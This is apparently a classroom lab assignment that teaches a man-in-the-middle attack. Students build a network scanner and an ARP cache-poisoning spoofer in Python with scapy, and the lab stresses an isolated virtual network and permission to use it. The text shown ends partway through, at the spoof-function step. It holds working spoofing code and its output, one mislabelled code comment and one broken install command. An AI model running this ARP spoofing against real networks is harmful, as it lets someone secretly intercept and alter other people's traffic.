MITM with Python Tutorial

Contents

MITM with Python Tutorial 1

DISCLAIMER 2

What is MITM? 2

What is ARP? 2

Setup Your Lab Environment 3

- Create a NatNetwork in VirtualBox 3
- Download and Install Kali Linux 4
- Install Visual Studio Code in Kali Linux 4
- Download Windows 10 Virtual Machine 5

Step 1: Determine Your Network Address 5

Step 2: Create Network Scanner with scapy 6

- What is scapy? 6
- Install scapy in Kali Linux 6

Step 3: Get Addresses 7

Step 4: Create ARP Spoof Packet 8

Step 5: Extracting MAC Address from Responses 10

Step 6: Add the spoof Function 11

Step 7: Nicer Display (Optional) 12

Step 8: Kali Linux ip_forward 13

Step 9: MITM Packet Capture 14

Reset Kali Linux ip_forward 16

arp_spoof.py Complete Code 16

- Assignment Submission 18

Time required: 90 minutes

NOTE: This assignment has been developed and tested on Windows 10 and Kali Linux 2021 with Python 3.9x.

DISCLAIMER

These activities are for educational purposes only. These actitivities can be potentially damaging or dangerous.


The main goal of these activities is to increase security awareness, reinforce IT and network concepts, and learn about information security.

These activities should only be performed on a private virtual machine network, your own network, or a network you have permission to use.

Any actions or actitivies related to these actitivities are solely your responsibility.


What is MITM?

A Man In The Middle attack is a cyberattack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other.



What is ARP?

Most computer programs/applications use **logical addresses (IP address)** to send/receive messages. The actual communication happens over the **physical address (MAC address)** i.e from layer 2 of OSI model. **Address Resolution Protocol (ARP)** translates **Internet Protocol (IP)** addresses to **Media Access Control (MAC)** addresses.



1. Host A wants to communicate with Host B.

2. Host A sends out a broadcast ARP request to all hosts on the network.
3. Host B replies with its IP address and MAC address.
4. Host A and Host B can communicate using MAC addresses.


Setup Your Lab Environment

We have several items to setup for this lab to work. If you already have this setup, you can skip this section.


Create a NatNetwork in VirtualBox

We want an isolated network for this activity. We don't want to accidently cause any issues on a production network.

1. **Oracle VM VirtualBox Manager → File → Preferences**.



2. **Network →** Click the **Adds new NAT network** button.
3. **Right Click NatNetwork → Edit NatNetwork.**



NAT Network Details

☑ Enable Network

Network Name: NatNetwork

Network CIDR: 10.10.1.0/24

Network Options: ☑ Supports DHCP

□ Supports IPv6

□ Advertise Default IPv6 Route

4. **Network CIDR: 10.10.1.0/24**
5. **Supports DHCP:** Leave this checked. Click **OK.** Click **OK.**
6. **In Oracle VM VirtualBox Manager:** Right Click each Virtual Machine → **Settings**.
7. **Network → Attached to**: **NatNetwork**

Any VM attached to this network will be isolated from your production network and have internet access.

Download and Install Kali Linux

Go to https://www.kali.org/downloads

Download and install Kali Linux 64-Bit (Installer) in VirtualBox.

Install Visual Studio Code in Kali Linux

https://code.visualstudio.com/docs/setup/linux contains information on how to install Visual Studio code on other Linux distributions.

1. Go to https://code.visualstudio.com
2. Download the **.deb** package. It should download in the **Downloads** folder.
3. Open a **Terminal** session.
4. Navigate to the **Downloads** folder.
5. Run: **sudo apt install ./code_1.55.2-1617120720_amd64.deb**
   (Your file name is probably different. This was the filename at the time of this writing.)

6. **Visual Studio Code** will be installed as an application.
7. Go to **Show Applications**, search for **Visual Studio**.
8. You can right click and add it to your favorites bar.

Download Windows 10 Virtual Machine


We need a victim virtual machine to work with. We will download an evaluation copy of Windows already created as a VirtualBox VM.

1. Go to https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
2. Virtual Machines: **MSEdge on Win10**
3. Choose a VM platform: **VirtualBox**
4. Unzip the file after downloading.
5. Double Click the file that was extracted to install the new VM in VirtualBox.
6. The password to your VM is **Passw0rd!**

Step 1: Determine Your Network Address

The first step is to determine the address range of your local network.

1. At a terminal session: **ifconfig**



```
┌──(bill㉿kali)-[~/Documents]
└─$ ifconfig                                                    130 ✗
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.1.9  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::a00:27ff:fea5:d70b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:d7:0b  txqueuelen 1000  (Ethernet)
        RX packets 370452  bytes 557339153 (531.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23445  bytes 1707902 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 37  bytes 14137 (13.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 14137 (13.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

You will have one network adapter with a Default Gateway. That will help you identify your network.

Subnet Mask: This network has a class C subnet: **255.255.255.0** which can be designated as **/24**. If your subnet mask is different, Google the / address of your subnet mask.

Network Address: The first host address is 10.10.1.1

This network can be scanned as **10.10.1.1/24**

Step 2: Create Network Scanner with scapy

What is scapy?

scapy is a powerful interactive packet manipulation program. It can forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classic tasks like scanning, tracerouting, probing, unit tests, attacks, or network discovery. It runs on Linux, Windows, and OSX. The code base runs on Python 2 and Python 3. We will use Python 3.

Install scapy in Kali Linux


scapy should already installed on Kali Linux. We will check just to be sure.

1. Open a terminal session.
2. Type: **sudo apt install python3-pip**
3. Type: **sudo apt pip install scapy**

We are going to manually build a network scanner in Python using the ARP protocol. We will build a custom ARP packet and display the results.


We are going to use a built-in **scapy ARP** function to find out who is on our network.

1. Create a Python program using a main function called **network_scanner.py**
2. The first step is to import the **scapy** module.




```
# Import the scapy module
import scapy.all as scapy
```

3. Define a **scan** function that accepts an **ip** address as an argument.




```
def scan(ip):
    '''
        Send ARP packet to all hosts
        Receive and display ARP information
    '''
    scapy.arping(ip)
```

4. Call the **scan** function from main(). Replace the IP range with your own.



```
def main():
    # IP range to scan
    scan("192.168.9.1/24")


# Call main function
if __name__ == "__main__":
    main()
```

5. The program will not work properly from an IDE. Start a terminal session to test your program.
6. Navigate to the folder that **network_scanner.py** is located.
7. Type: **sudo python3 network_scanner.py**



```
└─$ sudo python3 network_scanner.py
Begin emission:
Finished sending 256 packets.
****
Received 4 packets, got 4 answers, remaining 252 packets
  52:54:00:12:35:00 RealtekU 10.10.1.1
  52:54:00:12:35:00 RealtekU 10.10.1.2
  08:00:27:41:f3:19 PcsCompu 10.10.1.3
  08:00:27:e6:e5:59 PcsCompu 10.10.1.8
```


Insert a screenshot of your results.

Click or tap here to enter text.

Step 3: Get Addresses


To do this MITM attack, we also need the IP and MAC addresses of the victim machine and the router. We will use OS command and the **network_scanner.py** program that we built.

We find the IP and MAC address of our attack machine by using **ifconfig**.




```
┌──(bill㉿kali)-[~/Documents]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.1.9  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::a00:27ff:fea5:d70b  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:a5:d7:0b  txqueuelen 1000  (Ethernet)
        RX packets 370516  bytes 557362280 (531.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23766  bytes 1735179 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 37  bytes 14137 (13.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 14137 (13.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

On our attack computer, run our network scanner using the Network IP address and subnet mask. We find the router IP and MAC address.



```
└─$ sudo python3 network_scanner.py
 Begin emission:
 Finished sending 256 packets.
 ****
 Received 4 packets, got 4 answers, remaining 252 packets
   52:54:00:12:35:00 RealtekU 10.10.1.1
   52:54:00:12:35:00 RealtekU 10.10.1.2
   08:00:27:41:f3:19 PcsCompu 10.10.1.3
   08:00:27:e6:e5:59 PcsCompu 10.10.1.8
```

On the victim machine, run **ipconfig /all**



```
Physical Address. . . . . . . . . : 08-00-27-E6-E5-59
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::c50d:519f:9
IPv4 Address. . . . . . . . . . . : 10.10.1.8(Preferr
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

We have all the information we need to spoof the victim into thinking our attack machine is the router.


Step 4: Create ARP Spoof Packet

We are going to manually build an ARP spoofer in Python using the ARP protocol. We will build a custom ARP packet and display the results.


NOTE: Your IP addresses may be different that shown in the code.

- Our attack machine tells the router that it is the victim machine.

- We tell the victim machine we are the router.



```python
#!/usr/bin/env python3
'''
    Name: arp_spoof1.py
    Author:
    Created:
    Purpose: Send an ARP packet telling the victim machine
    that the attacker machine is the router
'''

# Import the scapy module
import scapy.all as scapy


def main():
    '''
        ARP request telling the victim that our computer is the router
        Attack machine MAC is automatically included with packet
    '''
    packet = scapy.ARP(op=2,  # Type of ARP Packet 2 = ARP request
                       pdst="10.10.1.8",  # Victim machine IP address
                       hwdst="08:00:27:e6:e5:59",  # Victim machine MAC
                       psrc="10.10.1.1")  # Router IP address

    # Show the packet that is being sent
    # for demonstration and troubleshooting
    print(packet.show())
    print(packet.summary())

    # Send the packet to spoof/poison ARP cache of target computer
    scapy.send(packet)


# Call main function
if __name__ == "__main__":
    main()
```



```
###[ ARP ]###
  hwtype    = 0x1
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = is-at
  hwsrc     = 08:00:27:60:90:ab
  psrc      = 10.10.1.1
  hwdst     = 08:00:27:e6:e5:59
  pdst      = 10.10.1.8

None
ARP is at 08:00:27:60:90:ab says 10.10.1.1
```

How it works:


1. The **op**eration **is-at** the IP address is at MAC address.
2. **hwsrc:** Attacker machine hardware MAC
3. **psrc:** Default Gateway IP address. This line associates our attacking computer with the router/gateway IP address.
4. **hwdst:** Victim computer MAC address and IP address.
5. IP address of router is at MAC address of attacking computer, the MITM.
6. Insert a screenshot of your results.

Click or tap here to enter text.

Step 5: Extracting MAC Address from Responses


We need to get the MAC address of the targe computer. We are only scanning one IP address; we only need to return one MAC address from the target computer.

This code would go above the main function.




```python
def get_mac(ip):
    # pdst is Target computer IP address
    arp_request = scapy.ARP(pdst=ip)

    # Source MAC address is Attacking computer
    # dst sets destination MAC, in this case MAC broadcast address
    broadcast = scapy.Ether(dst='ff:ff:ff:ff:ff:ff')

    # Combinine the first tw packets together with scapy / operator
    arp_request_broadcast = broadcast/arp_request

    # srp sends and receives packets with custom layer
    # returns answered and unanswered return packet information in 2 lists
    # [0] returns element 0 of the first list of answered packets
    answered_list = scapy.srp(arp_request_broadcast,
                              timeout=1,
                              verbose=False)[0]
    # Print MAC address of target for demonstration or troubleshooting
    print(answered_list[0][1].hwsrc)
    # Select the first element, the MAC address
    # Return MAC address of target IP address
    return answered_list[0][1].hwsrc
```

Let’s test out this new function with our gateway IP address.



```
def main():
    # Test get_mac function
    get_mac("10.10.1.1")
```

The function returns the MAC address of the gateway.



```
root@kali:~/PycharmProjects/arp_spoof#
52:54:00:12:35:00
root@kali:~/PycharmProjects/arp_spoof#
```


Insert a screenshot of your results.

Click or tap here to enter text.

Step 6: Add the spoof Function


The spoof function takes an argument of target and spoof IP.

